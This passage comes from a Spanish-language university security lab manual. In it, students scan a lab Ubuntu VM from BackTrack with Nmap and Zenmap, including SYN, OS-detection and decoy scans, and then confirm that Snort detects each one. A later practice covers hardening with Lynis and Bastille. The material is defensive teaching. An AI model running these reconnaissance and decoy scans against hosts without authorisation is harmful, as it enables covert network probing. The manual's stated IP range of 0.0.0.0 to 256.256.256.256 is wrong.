


Figura 33 Ping a la máquina virtual con Ubuntu

Después de cinco segundos se detiene el ping apretando las teclas *Ctrl + C* y se cierra la ventana. Además, se observa que todos los paquetes se recibieron y ninguno se perdió así se concluye que hay conexión entre las máquinas virtuales y las alertas que se generaron por medio de Snort en Ubuntu (figura 34).

Figura 34 Alerta del programa de Snort

4.9.1 Para iniciar con las pruebas de detección de monitoreo de Snort, se abre una nueva terminal y se escribe lo siguiente para iniciar el programa Nmap. Para este caso, se usará la dirección IP utilizada en el paso 4.9 (figura 35):

root@bt: ~# nmap CCC.CCC.CCC.CCC

Nota:

Las sentencias en Nmap siempre se inician con la palabra *nmap + uno o varios comandos (éstos pueden ser opcionales) + la dirección IP de la víctima*.




Figura 35 Primer escaneo del programa Nmap

¿Qué datos útiles puede obtener de este escaneo?

_____

_____

_____

Posteriormente, se observa el escaneo que se detectó en el programa de Snort en Ubuntu (figura 36).




Figura 36 Detección del programa de Snort

4.9.2 Regresando a la terminal de Backtrack 5, se realizará el segundo escaneo de Nmap usando el siguiente comando (figura 37). Para este caso, se usará la dirección IP utilizada anteriormente:

root@bt: ~# nmap –A CCC.CCC.CCC.CCC




Figura 37 Segundo escaneo del programa Nmap

¿Qué tipo de escaneo se realizó y cuál fue el resultado?

_____

_____

_____

En el programa de Snort en Ubuntu, se puede ver que se detectó satisfactoriamente el escaneo (figura 38).

Figura 38 Detección del programa de Snort

4.9.3 Continuando en la terminal de Backtrack 5, se realizará el tercer escaneo de Nmap usando el siguiente comando (figura 39). Para este caso, se usará la dirección IP utilizada en el paso 4.9:

root@bt: ~# nmap –sS –PO –sV –O CCC.CCC.CCC.CCC




Figura 39 Tercer escaneo del programa Nmap

¿Qué tipo de escaneo se realizó y cuál fue el resultado?

_____

_____

_____

En el programa de Snort en Ubuntu, se puede verificar que se detectó satisfactoriamente el escaneo (figura 40).




Figura 40 Detección del programa de Snort

4.9.4 En la terminal de Backtrack 5, se realizará el cuarto escaneo de Nmap usando el siguiente comando (figura 41). Para este caso, se usará la dirección IP utilizada en el paso 4.9:

root@bt: ~# sudo nmap –sS CCC.CCC.CCC.CCC –D EEE.EEE.EEE.EEE

Donde:

CCC son los octetos que conforman la dirección IP de la máquina virtual de Ubuntu.

EEE son los octetos que el usuario puede elegir para crear la nueva dirección IP abarcando un rango de IPs (0.0.0.0-256.256.256.256).

El comando -D es para cambiar la dirección IP original por una dirección IP falsa. Para este caso particular, se usará la siguiente dirección IP *192.192.192.192*.




Figura 41 Cuarto escaneo del programa Nmap

¿Qué tipo de escaneo se realizó y cuál fue el resultado?

_____

_____

_____

En el programa de Snort en Ubuntu, se puede verificar que se detectó satisfactoriamente el escaneo (figura 42).

Figura 42 Detección del programa de Snort

4.9.5 Finalmente, en la terminal de Backtrack 5 se realizará el quinto escaneo de Nmap usando el siguiente comando (figura 43). Para este caso, se usará la dirección IP utilizada en el paso 4.9:

root@bt: ~# nmap –sA CCC.CCC.CCC.CCC




Figura 43 Quinto escaneo del programa Nmap

¿Qué tipo de escaneo se realizó y cuál fue el resultado?

_____
_____
_____
_____
_____

En el programa de Snort en Ubuntu, se puede comprobar que se detectó satisfactoriamente el escaneo (figura 44). Se cierra la terminal de Backtrack 5 y se cambia a la máquina virtual de Ubuntu.




Figura 44 Detección del programa snort

4.10 Para obtener los resultados del monitoreo del programa de Snort se tiene que detener el servicio apretando las teclas *Ctrl + C* (figura 45).




Figura 45 Se detiene el programa Snort

A continuación el programa de Snort arrojará un resumen detallado sobre los diferentes ataques que sufrió el servidor o equipo de cómputo para su posterior análisis (figura 46 y 47).




Figura 46 Resumen del programa snort

```
SSL Preprocessor:
   SSL packets decoded: 374
           Client Hello: 60
           Server Hello: 62
            Certificate: 48
            Server Done: 121
   Client Key Exchange: 46
   Server Key Exchange: 1
         Change Cipher: 118
               Finished: 0
    Client Application: 32
    Server Application: 17
                 Alert: 27
  Unrecognized records: 130
  Completed handshakes: 0
       Bad handshakes: 0
     Sessions ignored: 17
   Detection disabled: 20
==================================================
SIP Preprocessor Statistics
  Total sessions: 0
==================================================
+-----------------------[filtered events]----------
|gen-id=1  sig-id=100000160  type=Both  tracking=src
     count=300 seconds=60  filtered=17965
Snort exiting
```

Figura 47 Resumen del programa snort

Con base en la información del monitoreo, ¿qué tipo de ataques se hicieron con más frecuencia y cómo se protegería al equipo para evitarlos o minimizarlos?

_____
_____
_____
_____
_____
_____
_____

BACKTRACK 5 Y ZENMAP (Modo gráfico)

4.11 El programa Zenmap realiza las mismas funciones que Nmap pero la gran diferencia es el modo grafico en que trabaja; además, los diferentes ataques a realizar a la víctima ya están programados y solo se tiene que elegir el más adecuado dependiendo de la prueba que se desee hacer.

Para analizar las diferentes funciones del programa Zenmap se usará el programa de Snort nuevamente para ir registrando los ataques.

Para iniciar el programa de Snort, se debe abrir la terminal en la máquina virtual de Ubuntu, acceder como superusuario según el paso 4.3.1. Posteriormente, se escriben los siguientes comandos para que el programa de Snort empiece a monitorear la red (figura 48):

root@ubuntu:/home/unam# cd /etc/snort
root@ubuntu:/etc/snort# snort –c snort.conf –A console –i eth0

```
root@ubuntu: /etc/snort
unam@ubuntu:~$ sudo su
[sudo] password for unam:
root@ubuntu:/home/unam# cd /etc/snort
root@ubuntu:/etc/snort# snort -c snort.conf -A console -i eth0
```

Figura 48 Activación del programa snort

4.11.1 Cuando el programa de Snort esté de monitor, se pasa a la máquina virtual con Backtrack 5, en la cual se abrirá el programa Zenmap situado en el escritorio de Backtrack en *Aplicaciones>>Internet>>Zenmap (as root)* (figura 49).

Figura 49 Ruta del programa Zenmap

Cuando el programa está abierto se busca la palabra *Target* (está en la esquina superior izquierda), se ingresa la dirección IP a atacar (para este caso práctico se usa la IP de la máquina virtual que tiene el sistema operativo Ubuntu) y por último se selecciona el tipo de ataque a realizar antes de apretar el botón de *scan* que iniciará el ataque (figura 50). Posteriormente, se tiene que revisar el programa de Snort para que se cerciore que detectó el ataque (figura 51).




Figura 50 Primer ataque del programa Zenmap




Figura 51 Detección del programa snort

4.11.2 Se probarán todos los ataques que aparecen en la lista de Zenmap para observar cómo el programa de Snort en Ubuntu detecta y determina cada ataque. A continuación, se explica brevemente en qué consiste cada ataque (figura 52).

- *Intense scan (Escaneo Intensivo)*
  Comando: nmap -T4 -A -v
- *Intense scan plus UDP (Escaneo Intensivo del protocolo UDP)*
  Comando: nmap -sS -sU -T4 -A -v
- *Intense scan, all TCP ports (Escaneo Intensivo de todos los puertos)*
  Comando: nmap -p 1-65535 -T4 -A -v
- *Intense scan, no ping (Escaneo Intensivo que no deja rastro de ping)*
  Comando: nmap -T4 -A -v -Pn
- *Ping scan (Escaneo usando el comando ping)*
  Comando: nmap -sn
- *Quick scan (Escaneo rápido*)
  Comando: nmap -T4 -F
- *Quick scan plus (Escaneo rápido mejorado)*
  Comando: nmap -sV -T4 -O -F --version-light
- *Quick traceroute (Escaneo rápido del camino de los paquetes)*
  Comando: nmap -sn --traceroute
- *Regular scan (Escaneo Regular)*
  Comando: nmap
- *Slow comprehensive scan (Escaneo exhaustivo lento)*
  Comando: nmap -sS -sU -T4 -A -v -PE -PS80,443 -PA3389 -PP -PU40125 -PY --source-port 53 --script "default or (discovery and safe)"




Figura 52 Diferentes tipos de ataques en Zenmap

Explique y describa cuál fue el resultado en cada uno de los ataques probados en el paso 4.11.2 que arrojó el programa Zenmap cuando se usó la dirección IP de la máquina virtual de Ubuntu determinada en el paso 4.3.1.

¿Qué tipo de ataques de Zenmap considera más conveniente para obtener mayor información de la máquina a escanear?

4.11.3 Cuando se finalice de probar todos los ataques, detenga el programa de Snort en la máquina virtual de Ubuntu según el paso 4.10 y revise el resumen.

Con base en la información obtenida al finalizar el monitoreo, ¿cómo protegería al equipo contra los ataques de escaneo?

5.- Conclusiones

Si tuviera que elegir entre los programas Nmap y Zenmap para escanear un equipo, ¿cuál usaría y por qué?

Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 10

DETECCIÓN DE INTRUSOS SNORT CON NMAP

Cuestionario Previo

Nombre del alumno: _____
_____

Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Qué es y para qué sirve el programa Snort?

2. ¿Qué es y para qué sirve el programa Nmap?

3. ¿Qué es y para qué sirve el programa Zenmap?

4. Explique cada término de la siguiente sentencia del programa de Snort: *snort –c snort.conf –A console –i eth0*

5. Investigue cómo se crea una regla en el programa Snort y dé tres ejemplos.

6. Investigue y explique cómo se conforma las sentencias en Nmap y de tres ejemplos.

7. Describe los siguientes ataques de escaneo del programa Zenmap usando los parámetros de NMAP:

Por ejemplo:

- Intense scan (Escaneo Intensivo)
  Comando: *nmap -T4 -A -v*
  Dónde:
  -T4: Para una ejecución más rápida
  -A: Habilita la detección del OS (sistema operativo) y versión, script de escaneo y traceroute
  -v: Aumenta el nivel de verbosidad

a) Intense scan plus UDP
b) Intense scan, all TCP ports
c) Intense scan, no ping
d) Ping scan
e) Quick scan
f) Quick scan plus
g) Quick traceroute
h) Regular scan
i) Slow comprehensive scan

PRÁCTICA NO.11

AUDITORÍA (HARDENING DE SISTEMAS LINUX)

PRÁCTICA 11

AUDITORÍA (HARDENING DE SISTEMAS LINUX)

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá y comprenderá la utilidad de mantener el control sobre redes y dispositivos dentro de una organización a través de la realización de auditorías.
- Realizará y auditará el fortalecimiento de dos sistemas operativos Linux para hacerlo más seguro en cuestión de vulnerabilidades (Ubuntu 12.04 LTS y Backtrack 5 R3).
- Conocerá y manejará la herramienta LYNIS (Security and System Auditing Tool, Herramienta de Seguridad y Auditoría al Sistema) usado para la detección de fallas.
- Adquirirá la habilidad para realizar el fortalecimiento o hardening del sistema con la herramienta BASTILLE.

2.- Conceptos teóricos

El *hardening* de sistemas es una estrategia defensiva que protege contra los ataques removiendo servicios vulnerables e innecesarios, cerrando huecos de seguridad y asegurando los controles de acceso. Además, puede hacer un fortalecimiento del sistema que incluye la implementación de los parches, las revisiones y las actualizaciones más recientes, siguiendo procedimientos y políticas que permiten reducir los ataques y el riesgo de no disponibilidad del sistema.

La herramienta *LYNIS* está orientada a hacer una breve, pero completa auditoría de cualquier máquina Linux o Unix para indicar si hay algún problema que pueda afectar la seguridad del sistema operativo. Además, no se considera una utilidad de *hardening*, ya que no hace ningún cambio en el sistema consultado, simplemente imprime en pantalla un reporte con las fallas posibles.

Por otro lado, *Bastille* es un conjunto de módulos escritos en perl destinados a mejorar la seguridad y reducir las posibilidades de un ataque a una máquina de Linux. El proceso de optimización del sistema se lleva a cabo a través de una serie de preguntas claves, todas repartidas entre los módulos generales (instalación de un cortafuegos, actualización de los programas del sistema, auditoría de los programas SUID-root, desactivación y restricción de servicios inútiles) que forman Bastille Linux. Cada pregunta viene acompañada por su correspondiente explicación, pregunta que se tendrá que responder con un sí o no, una vez aclaradas las dudas por las indicaciones. Paso a paso, se sugiere qué hacer y se darán las explicaciones convenientes, no sólo el contexto de la pregunta sino también sus posibles consecuencias en función de la respuesta; realmente Bastille Linux es una forma fiable de protegerse. Existe una función *undo* que permite restaurar la configuración inicial del sistema en caso de que esto fuese necesario.

La configuración por defecto de todos los sistemas operativos hace que sean inseguros.

3.- Equipo y material necesario

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas.

Sistemas operativos necesarios:

- Backtrack 5 R3
- Ubuntu 12.04 LTS

4.- Desarrollo

Modo de trabajar

La realización de la práctica será de manera individual.

UBUNTU 12.04 LTS (Parte 1/2)

4.1 Instalación de Lynis

4.1.1 Inicia sesión en Ubuntu como UNAM con la contraseña dada por el profesor y una vez dentro, en la pantalla selecciona *Inicio >> Aplicaciones recientes >> Terminal*.

4.1.2 En la terminal, se teclea lo siguiente:

unam@ubuntu: ~$ sudo su

La cual solicita la contraseña de root, que es dada por el administrador del laboratorio.

4.1.3 Una vez que se está como superusuario, se instalará la herramienta *Lynis* con la siguiente sentencia:

root@ubuntu:/home/unam# sudo apt-get install lynis

Deberá fijarse que el paquete solicitará respuesta del usuario para instalarlo (figura 1).

¿Desea continuar [S/n]? S




Figura 1 Instalación de la herramienta de Lynis

4.1.4 Al finalizar, cierre la terminal.

4.2 Instalación de Bastille

4.2.1 En otra terminal (se repite el paso 4.1.2), accediendo como superusuario nuevamente se instala la herramienta *Bastille* con la siguiente sentencia:

root@ubuntu:/home/unam# sudo apt-get install bastille

Deberá fijarse que el paquete solicitará también respuesta del usuario para instalarse (figura 2).

¿Desea continuar [S/n]? S




Figura 2 Instalación de la suite de seguridad Bastille

4.2.2 A continuación, aparece una ventana de configuración de paquetes relacionada con el servidor de correo con la descripción de cada una; en ella solo hay que darle <Aceptar> (figura 3).




Figura 3 Configuración del servidor de correo

4.2.3 Cuando pregunte *Tipo genérico de configuración de correo*, seleccionar: Sin configuración (figura 4) para mantener la configuración actual intacta.




Figura 4 Tipo genérico de configuración de correo

4.2.4 Después, permita que el sistema termine de instalar los archivos necesarios para Bastille y cierre la terminal.

4.3 Primera ejecución del programa Lynis

4.3.1 En la pantalla de Ubuntu se inicia una terminal y se accede como superusuario (se repite el paso 4.1.2). Una vez que se tiene privilegios de root, se escribe la siguiente sentencia para ejecutarlo:

root@ubuntu:/home/unam# lynis --check-all

El programa empezará a revisar cada módulo del sistema operativo e indicará las posibles sugerencias; para pasar de un módulo a otro se tiene que ir presionando la tecla *enter*; si se desea detener el análisis, se tienen que apretar las teclas *CTRL + C*, (figura 5).

Además, analiza el software del sistema para detectar problemas de seguridad, también buscará información general del sistema, los paquetes instalados y los errores de configuración.

Este programa tiene como objetivo ayudar en la auditoría automatizada, parches de software de gestión de vulnerabilidades y análisis de malware de los sistemas basados en Unix.

